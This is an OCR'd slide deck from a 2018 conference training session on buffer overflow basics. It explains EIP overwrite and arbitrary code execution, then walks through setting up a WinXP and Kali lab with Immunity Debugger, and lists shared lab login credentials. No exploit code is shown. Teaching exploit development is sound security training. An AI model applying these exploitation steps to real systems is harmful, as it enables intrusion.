MIS|TI™ PRESENTS

InfoSec World

Conference & Expo 2018

BUFFER OVERFLOW BASICS

Matt Mackie

Cybersecurity Engineer

CERT | SEI | CMU

Chris Herr

Cybersecurity Training Developer and Instructor

CWD | SEI | CMU

OUTLINE

- Introduction
- Environment
- Immunity Debugger
- Vulnerable Code
- Fuzzing
- Control Program Flow
- Bad Characters
- Getting Shell
- Basic Shellcoding
- Bypassing ASLR and DEP

SCOPE

Buffer overflows for dummies

- Not a deep dive into nitty gritty of exploit development or how the CPU works
  - Basics of 32-bit buffer overflow vulnerabilities and their exploitation
  - Just enough to get fuzz a crash, take control of flow, and inject shellcode
  - Handle a minimal complications
    - Small buffer, exception handlers, address randomization (ASLR), non-executable stack
      - Non-executable stack introduces 64-bit architecture
  - Details of CPU are introduced along the way
    - Registers, Stack, Dump, etc.
  - No assembly required
    - But it helps, along with some C/C++ and Python

INTRODUCTION


Buffer overflow vulnerability exploit

- Programs work by allocating blocks of memory, or buffers, for various purposes
- Overflow occurs when attempt to write more data than will fit into allocated buffer
  - Using insecure functions that happily exceed bounds
  - Failure to check user input
- Vulnerability occurs when user data overwrites part of memory that tells CPU what instruction to execute next
  - Data overwrites EIP register
    - Extended Instruction Pointer
  - User data also written to stack
    - This is code we will execute
- Exploitation begins with figuring exactly what data overwrote the EIP
  - Controlling EIP means controlling program flow
  - Goal with stack overflow is to direct program flow to user's data written to stack
    - This gives so-called arbitrary code execution
      - Can execute code that was injected as part of user data that overflowed buffer
    - Defense is to make stack non-executable
      - All modern computers do this now

LAB ENVIRONMENT

CERT STEPfwd

- Credentials
  - studentXX
  - P@$$w0rd123



ACCESS WINXP BOX

Will see orphan command window


- Related to vulnerable service
- Just collapse
  - Probably ok to exit
    - Not fully tested

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Other tools in C:\tools



ACCESS WINXP BOX

Will see orphan command window


- Related to vulnerable service
- Just collapse
  - Probably ok to exit
    - Not fully tested
- Run Windows Services Manager
  - services.msc
  - Show vulnService

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Other tools in C:\tools



ACCESS WINXP BOX

Will see orphan command window

- Related to vulnerable service
- Just collapse
  - Probably ok to exit
    - Not fully tested

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Python, Visual Studio CLI,…

- More in C:\tools

ACCESS WINXP BOX

Will see orphan command window

- Related to vulnerable service
- Just collapse
  - Probably ok to exit
    - Not fully tested

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Python, Visual Studio CLI,…

- More in C:\tools


ACCESS KALI BOX

Can Start Separate Window

- Access to GUI desktop

SSH to Kali from Windows

- Putty on desktop pre-configured
- Command line access
- My preference



ACCESS KALI BOX

Can Start Separate Window


- Access to GUI desktop

SSH to Kali from Windows

- Putty on desktop pre-configured
- Command line access
- My preference

Working Directory

- Main directory
  - /root/xdev/vulnService
- Working directory
  - /root/xdev/vulnService/basic



ALSO VISTA BOX

For later ASLR and DEP bypass

- Same basic setup as WinXP

Immunity shortcut

- Also Olly and WinDbg if you prefer

Putty SSH client

Python, Visual Studio CLI,…


- More in C:\tools

Focus on WinXP for now

LAUNCH DEBUGGER

On WInXP Launch Immunity

- Will be attaching to process
  - File > attach
- Will want vuln2 process
  - ***Not yet*** ☺
- Attach to a cmd shell for now
  - Any one will do




LAUNCH DEBUGGER

On WInXP Launch Immunity

- Will be attaching to process
  - File > attach
- Will want vuln2 process
  - ***Not yet*** ☺

Loads and pauses

- Recall EIP gives next instruction
  - 0x004012D2
  - “ModuleEntryPoint”
    - Start of program



LAUNCH DEBUGGER

On WInXP Launch Immunity

- Will be attaching to process
  - File > attach
- Will want vuln2 process
  - ***Not yet*** ☺

Loads and pauses

- Recall EIP gives next instruction
  - 0x004012D2
  - “ModuleEntryPoint”
    - Start of program

Additional Resources

- Well documented in general

http://www.immunityinc.com/products/debugger/

